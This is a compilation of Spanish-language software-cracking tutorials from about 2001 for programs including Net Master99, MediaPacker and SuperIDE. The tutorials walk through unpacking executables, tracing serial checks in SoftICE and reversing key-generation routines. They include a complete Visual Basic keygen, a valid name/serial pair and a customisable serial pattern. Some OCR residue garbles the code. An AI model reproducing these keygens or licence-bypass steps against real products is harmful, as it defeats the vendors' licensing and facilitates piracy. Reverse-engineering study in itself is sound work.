:00403E3B 01C0 add eax, eax **-> Una suma que será comprobada más adelante.**
:00403E3D EB23 jmp 00403E62 **-> Nos vamos...**
..... etc.

Como he comentado arriba, la llamada a este fragmento de código se repite dos veces más, las comparaciones se realizarán con otros dos valores fijos diferentes por este orden, 6º caracter, y finalmente los caracteres 4º y 5º.

RESUMEN Y CONCLUSION

Aquí va la explicación completa del proceso de formación y comprobación del Serial:

-. El programa coge los 13 primeros caracteres del Serial.
-. Suma sus valores hex, al resultado le pone un cero delante.
-. Lo compara con los cuatro últimos caracteres del Serial.
-. Luego coge los tres primeros, los compara con un valor fijo.
-. Coge el sexto caracter y lo compara con otro valor fijo.
-. Finalmente coge los caracteres que ocupan las posiciones 4ª y 5ª y los compara con otro valor fijo.

Así que un Serial válido para obtener la versión completa de este programa consta de las siguientes partes:

-. Los seis primeros caracteres que son fijos y vienen definidos por el programa.
-. Siete caracteres cualquiera cuyo valor será sumado a los anteriores.
-. El decimocuarto caracter que va por libre.
-. El decimoquinto que es un 0.
-. Los tres últimos que son el resultado de la suma de los 13 primeros.

Incluso con un poco de habilidad y la calculadora del Windows puedes personalizar tu serial:

? ? ? ? ? ? A R K A N I A N 0 ? ? ?
(¡JE, JE, JE!)

El resultado es inmediato y de lo más satisfactorio, como se puede comprobar:

FINALIZANDO

Bueno, pues creo que esto es casi todo, ya se que me dejo cosas, por ejemplo ¿Que pasa después del testeo de bl y el "Salto crucial"?, ¿Que pasa si invertimos ese salto?, ¿Como sabe el programa que tipo de Serial es?, ¿Donde se realizan las comprobaciones al reiniciar el programa para aplicar los cambios?

Esas y otras preguntas quedan por cuenta tuya. Si quieres acabar de desmenuzar el programa y necesitas alguna aclaración estoy en: arkanian@mailcity.com

Saludos y hasta otra.

Karpoff Spanish Tutor 2001

Programa:	Net Master99 v1.1

PROTECCION:	NeoLite 2.0 - Name/Registration Key.
Descripción:	Programa para optimizar la conexión de INTERNET.
OBJETIVO:	Obtener Registration Key (Número Serie) válido para registrarnos y Crear un Generador de Claves en Visual Basic.
Dificultad:	Novato, **Facililla**, Media, ETC.
DOWNLOAD:	http://www.magellass.com
Herramientas:	Numega SoftIce 4.05, file insPEctor 4.2001 (similar), ProcDump32 v1.6 Final, W32Dasm v8.93 (opcional), Visual Basic 6
CRACKER:	
FECHA:	27-03-2001

INTRODUCCION


NetMaster 99 es una herramienta especialmente diseñada para configurar y personalizar Internet sobre el "maravilloso" entorno Windows 95/98. Desde el ajuste del NDI cache, IPMTU, RcvWindow, MaxMTU, Boost modem transfer speed, etc.), y el acceso a las opciones ocultas del Internet Explorer y Outlook Express.

También dispone de Consejos y Trucos para mejorar nuestra productividad. Antes de comenzar el atake, hay que tener claro, las **Herramientas** que vamos a emplear, en esta "Victima" emplearemos en una primera aproximación una herramienta llamada **file insPEctor 4.2001 - ViPER[K-FoR]**, nos dirá si nuestra "victima" esta empaquetada, compilador, etc, ... Toda esta información nos ayudara para un atake más rápido.

Pues, nada vamos al aaaaaattttttaaaaaaaakkkkkkkkkeeeeee.....


AL ATAKE

Arrancamos el **file insPEctor 4.2001** y cargamos nuestra "victima" y observamos lo siguiente en pantalla:



Pues ya esta, nos dice que el **Net Master99** esta Comprimido con **NeoLite 2.0**

El siguiente paso será, emplear la herramienta **ProcDump32 v1.6 Final** un excelente UnPacker (o desempaquetador;)), bien ejecutamos el ProcDump32 v1.6 Final y seleccionamos nuestra "victima" - **Net Master99** y pulsamos el botón **[Unpack]** esperamos hasta que nos aparezca la ventana **"Select Filename for saving..."** en mi caso, lo llamaré "Nm99_ECD.exe" a que soy original;) jejeje.



La siguiente aproximación, será averiguar en que lenguaje ha sido programado, como mera curiosidad;) y que mejor para esto, emplear el **file insPEctor v4.2001**.

Pues, ya esta, nos dice que el **Net Master99** esta Compilado en **Borland Delphi 3.0**

El siguiente paso será tracearlo, con el **SoftICE** emplearemos en este caso, el **BP** (BreakPoint) **KERNEL!HMEMCPY**, para "matar 2 pájaros de 1 tiro";), es decir:

1º. Capturaremos el **Serial Válido** para nuestro Name.
2º. Estudiaremos la **Función de Generación del Serial**.

SoftICE v4.05- Capturar Serial para *REGISTRARNOS*

Name: +Er@ser
Serial: 999666999 <----- Serial Dummy

Ejecutamos de nuevo el programa "victima" previamente cargado nuestra herramienta favorita **SoftICE** (cual sino:))

Repetiremos los pasos para Registrarnos y antes de pulsar el botón **[OK]**, retornamos al **SI (SoftICE)** pulsando **(Ctrl-D)** y establecemos el **B**reak**P**oint

:BPX HmemCpy

Retornamos al programa "victima" pulsando **(Ctrl-D)** pulsamos el botón **[OK]**.

Pantallazo, aparecemos en el SI, pulsamos **[F12]** y **[F11]** para tracear el Serial introducido, visualizando la siguiente información:

---------- KERNEL!LOGERROR+0123 ----------
015F:9EA3 CA0800 RETF 0008

KERNEL!HMEMCPY
015F:9EA6 55 PUSH BP<---------- Aparecemos aquí
015F:9EA7 8BEC MOV BP, SP
...
...
...
015F:9F20 F36766A5 REPZ MOVSD<-------- D ESI (visualizamos Serial Dummy=999666999)
015F:9F2A F367A4 REPZ MOVSB<-------- ? EDI (nos indica el tamaño del Serial=9)

[F10] traceamos, hasta llegar a lo siguiente:

EAX=0C19B5F4 EBX=0100E204 ECX=00000000 EDX=00FCA1B0 ESI=0078E640
EDI=0078E640 EBP=0078E4C8 ESP=0078E640 EIP=0049AAA1
CS=017F DS=0187 SS=0187 ES=0187 FS=2E27 GS=0000 SS:0078E4B8=00000000

***eax = Error evaluating expression (1)**
***ebx = 42218C**
***ecx = D8CA0F9E**
***edx = 4052452B**
---------- NetMaster99_ECD ----------
:0049AA91 CALL 0042D55C
:0049AA96 MOV EDX, [EBP-08]
:0049AA99 MOV EAX, [EBP-04]
:0049AA9C CALL 0049A984 ; Función Generación Serial ---> tracearemos con [F8]
:0049AAA1 LEA EDX, [EBP-10] ; EAX = Serial Válido
:0049AAA2 CALL 00403A3A
:0049AAA3 RET
---------- NetMaster99_ECD ----------
:? EAX
0C19B5F4 0203011572<------- Serial Válido para nuestro Name

Name: +Er@ser
Serial: 203011572

Introducimos el Serial 203011572 para el Name+Er@ser y voilá, nos aperecerá el mensaje :

"NetMaster99 has been registered successfully!"

(I) Estudio de la Rutina de Generación del Key

Veamos que nos enseña la función **CALL 0049A984**, la podemos estudiar de varias formas : **(1) "Listado Muerto" con el W32Dasm 8.93**, o bien, **(2) Traceando con el SoftIce**, personalmente prefiero esta última;).

@---- Primer Búcle desde :0049A9D0 hasta :0049A9E4
:0049A9D0 MOVSX ESI, AX
:0049A9D3 MOV EDI, [EBP-04]
:0049A9D6 MOVZX ESI, BYTE PTR [ESI+EDI-01] ;toma 1º valor ASCII del name y lo deja en ESI
:0049A9DB ADD EBX, ESI ;acumula el valor en EBX
:0049A9DD ADD AX, 02 ;incrementa el contador en 2, es decir, apunta al 3º valor
:0049A9E1 CMP CX, AX
:0049A9E4 JGE 0049A9D0
@---- Segundo Búcle desde :0049A9E6 hasta :0049A9FB
:0049A9E6 MOVSX EAX, DX
:0049A9EC MOVZX EAX, BYTE PTR [EAX+ESI-01] ;toma 2º valor ASCII del name y lo deja en EAX
:0049A9F1 ADD [EBP-08], EAX ;acumula el valor en [EBP-08]
:0049A9F4 ADD DX, 02 ;incrementa el contador en 2, es decir, apunta al 4º valor
:0049A9F8 CMP CX, DX
:0049A9FB JGE 0049A9E6

```
:0049A9FD IMUL ECX, EBX, 00022713   ;ECX = EBX * 22713h
:0049AA03 MOV EAX, [EBP-08]   ;copia el valor de EBP y dejalo en EAX
:0049AA06 IMUL EAX   ;EAX = EAX * EAX
:0049AA08 LEA EAX, [ECX+EAX+D72DD7]   ;EAX = ECX + EAX + D72DD7h
:0049AA0F LEA ESI, [EAX*2+EAX]   ;ESI = EAX * 2 + EAX
:0049AA1F LEA EAX, [EBP-04]   ;apunta al Name "+Er@ser"
:0049AA22 CALL 00403A34
:0049AAA1 LEA EDX, [EBP-10]
:0049AAA4 CALL 00407D7C
:0049AAA9 XOR EAX, EAX
```

Recapitulemos, desde la dirección :0049A9D0 hasta :0049A9E4 un búcle FOR AX=1 ... TO ... STEP 2 NEXT extrayendo del Name el valor ASCII y acumulando la suma ASCII en EBX y el segundo búcle desde la dirección :0049A9E6 hasta :0049A9FB un búcle FOR DX=2 ... TO ... STEP 2 NEXT extrayendo del Name el valor ASCII y acumulando la suma ASCII en EAX después multiplica EBX * 00022713 guardando el resultado en ECX, multiplica EAX por sí mismo, suma EAX + ECX + D72DD7, y finalmente realiza la siguiente operación EAX * 2 + EAX guardando el resultado en ESI.

** Key Generator NetMaster99 v1.1 en Visual Basic 6 **

```
'-----------------------------------------------------------------------------
' Nombre : Net Master99 v1.1 Keygenerator
' Autor : +Er@ser'2000 [fOR tHE nEW mILLENNIUM]
' Creado : Martes, Marzo 27,2001 @ 00:45:22 pm (Vers: 1.0.0000)
' Herramientas: SoftIce 4.05, Visual Basic 6
'
' Descripción : Net Master99 v1.1
'-----------------------------------------------------------------------------

Private Sub Text1_Change()
   Dim nombre As String
   Dim L As Integer, x As Integer, y As Integer
   Dim eax As Long, ebx As Long, ecx As Long, esi As Long
   nombre = Trim$(Text1.Text)xt)    'quitamos blancos
   L = Len(nombre)
   ebx = 0
   'I Bucle desde :0049A9D0 hasta :0049A9E4
   For x = 1 To L Step 2
        esi = Asc(Mid$(nombre, x, 1))
        ebx = ebx + esi
    Next x
   eax = 0
   'II Bucle desde :0049A9E6 hasta :0049A9FB
    For y = 2 To L Step 2
        esi = Asc(Mid$(nombre, y, 1))
        eax = eax + esi
    Next y
  ecx = ebx * &H22713   'IMUL ECX, EBX, 00022713
  eax = eax * eax   'IMUL EAX
  eax = ecx + eax + &HD72DD7   'LEA EAX, [ECX+EAX+00D72DD7]
  esi = eax * 2 + eax   'LEA ESI, [EAX*2+EAX]
  Text2.Text = esi   'Visualizamos el Serial
End Sub
```

Un Saludo!

+Er@ser'2000
fOR tHE nEW mILLENNIUM

-=/\\/- Your Mind Is the Power -/\\/=-

- ------# Agradecimientos #----- -
Karpoff, Demian, Black Fenix, Pr@fesor X, Numit_oR, Esiel 2, Mr. Crimson, Mr. WhiTe, Mr. GReeN, TNT, WKT, KUT y a TODOS los CrAcKeRs del Pasado, Presente y Futuro.
- ------# ---------Greetz---------- #----- -

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***MediaPAcker 2.0***

PROTECCION:	**Serial.**		
Objetivo:	**Buscar un Numero de Serie valido**		
Descripcion:			
Dificultad:	**Newbie**		
DOWNLOAD:	http://www.Microdream.com		
Herramientas:	**Softice**		
CRACKER:	SiLvEr StOrM	**FECHA:**	29 de marzo 2001

INTRODUCCION

Esto de la introduccion es lo que me parece mas fastidioso de hacer un tutorial. pero bueno que le hacemos..aqui vamos de nuevo a buscar un serial valido, y a tengo 10 tutoriales.. gracias a todos Uds...(por tener paciencia de leerwelos), espero que lo entiendan y les sea util. **Recuerden que este tutorial esta hecho con fines netamente educativos si les interesa este Programa COMPRENLO.**

AL ATAKE

Comentario del Programa


- El programa que vamos a Busacr es un programa que les genera un archivo ejecutable desde archivos HTML, Mediapacker is a software que te deja crear ebooks facilmente. Usando Mediapacker tu puedes compilar paginas html que incluyan text, imagenes, fotos, sonidos, animaciones and movies en un portable compacto y atractivo E-book

Objetivos

1. Busacr el Serial Valido

Manos a la Obra


Primero instalamos nuestro programa , luego lo revisamos con File Inspector



Vemos que esta comprimido con Aspack. Podemos hacer 2 cosas, para parcharlo tendriamos que desempaketar y desensamblar para luego parcharlo.... esta vez lo haremos buscando un serial Valido, por lo tanto omitiremos el desempaketado y lo haremos con SICE.


Ok... jeje aqui comienza la aventura.

Abrimos nuestro Objetivo... Pobre de el... jejeje no sabe lo que le espera...



Presionamos Register...

y veremos algo como esto:



Llenamos los spacios con nuestros datos: en mi casolo pongo como ven en esta pantalla

Prueben uds. con sus propios datos.

Seguimos con nuetro infalible plan de conseguir el serial en la siguiente seccion..

A BusKar El Zeryal

Para la busqueda de serial ----- Presionamos Control D y abrimos Softice (sice). Ponemos un Breakpiont en HMEMCPY y salimos de Sice con Control D.

Presionamos Ok.

SIce se abre...desbilitamos los breakpionts.. BC *

Y presionamos F12 7 veces para caer en el codigo del programa... pues como Uds. saben cuando usamos el hmemcpy pra interrumpir el programa no cae directamente en el codigo del programa, sino en una libreria de windows por lo tanto hay que llegar hasta el programa que queremos tracear...

```
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄbyteÄÄÄÄÄ4ÄÄPROTÄÄÄ(0)ÄÄ
015F:0073DABC 0D 00 00 00 0D 00 00 00-90 D2 C7 00 0C 00 00 00 ................-
015F:0073DACC 14 DB 73 00 47 11 43 00-90 D2 C7 00 0B 12 43 00 ..s.G.C.......C.
015F:0073DADC 94 DC 73 00 94 DC 73 00-14 5A C6 00 44 AF 4A 00 ..s...s..Z..D.J.
015F:0073DAEC 0C DB 73 00 01 00 00 00-10 DB 73 00 44 DE 73 00 ..s.......s.D.s.
015F:0073DAFC F7 AF 4A 00 14 DB 73 00-E0 55 C7 00 90 D2 C7 00 ..J...s..U......
015F:0073DB0C 00 00 00 00 00 00 00 00-78 DC 73 00 68 25 43 00 ........x.s.h%C.-
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
```

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄMEDIAPACKER!CODE+00027C55ÄÄÄÄÄÄÄÄÄÄÄÄÄ
Lo que esta en amarillo es donde vemos que estamos dentro del programa... Jeje

Presionamos F10 23 veces--- por cierto F10 sirve para ir traceando linea por linea si por ejmplo hay un call el sice ejecuta este call y cae en la siguiente linea, si quisieramos entrar en el call tendriamos que presionar f8 sobre el para entrar.

ok.. de regreso.. si le dimos bien, veran que cuando ven el valor de EAX (d eax) vemos nuestro nombre..

ÄÄÄbyteÄÄÄÄÄÄÄÄÄPROTÄÄÄ(0)ÄÄ
015F:00C7D290 53 69 4C 76 45 72 20 53-74 4F 72 4D 00 00 00 00 SiLvEr StOrM....-
015F:00C7D2A0 50 52 00 00 79 00 00 00-19 00 00 00 E4 01 00 00 PR..y.....
015F:00C7D2B0 01 00 20 00 00 00 00 00-00 00 00 00 00 00 00 00 .. ..
015F:00C7D2C0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
015F:00C7D2D0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
015F:00C7D2E0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....-
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

Anotamos este monton de cosas que vemos.. y salimos de SICE.

Ingresamos lo que anotamos. yyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy

yyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy

yyyy

Jeje... lo protegen empaketandolo y le dejan el serial tan facil de conseguir... jeje

Por cierto este programa crea la siguiente clave en el registro

HKLM\SOFTWARE\Microdream\Mediapacker\2.0\SeriaL

Si quieren probar de nuevo borran el contenido de Serial y listo

nOTAS

ESPERO ... les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....

Saludos

- **Profesor_x**
- KuaTo
- TurboP
- Txotxo
- [DeK_OiN]

- Toda la gente de **TUTORIALES2000**.

- Saludos a todos los **crackers** del mundo.

Chao!!

SiLvEr StOrM

SiLvEr_StOrM_2001@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	SuperIDE v1.2.4.186

PROTECCION:	FreeWare??? - Name/Registration Key.
Descripción:	Programa para Desarrollo Integrado de Entornos (IDE).
OBJETIVO:	Obtener Número Serie válido para registrarnos y eliminar "Banner". Crear un Generador de Claves en Visual Basic.
Dificultad:	Novato, **Facililla**, Media, ETC.
DOWNLOAD:	http://protostar.hypermart.net
Herramientas:	Numega SoftIce 4.05, Language 2000 v4.03(o similar), DeDe v2.50, Visual Basic 6
CRACKER:	
FECHA:	31-03-2001

INTRODUCCION

SuperIDE herramienta para el Desarrollo Integrado de Entornos (IDE) en el cual se puede usar varios lenguajes de programacion y compiladores. Por cierto, es totalmente GRATIS!!!

Lenguajes soportados: C/C++, ObjectPascal, x86 Assembly, Java, JavaScript, Perl, SQL, LISP, Visual Basic, INI, HTML (con VBScript) ...


NOTA: Ignorar la notificacion de GRATIS. Nos dicen que debemos PAGAR para liberarnos del molesto "Banner"! y para recibir el Serial ... DEBE SER ESTO UNA NUEVA DEFINICION DE GRATIS!!! ...

Antes de comenzar el atake, hay que tener claro, las **Herramientas** que vamos a emplear, en esta "Victima" emplearemos en una primera aproximación una herramienta llamada **Language 2000 Database Version 4.03**, nos dirá si nuestra "victima" esta empaquetada, compilador, etc, ... Toda esta información nos ayudara para un atake más rápido.

Pues, nada vamos al aaaaaattttttaaaaaaaakkkkkkkkeeeeee.....

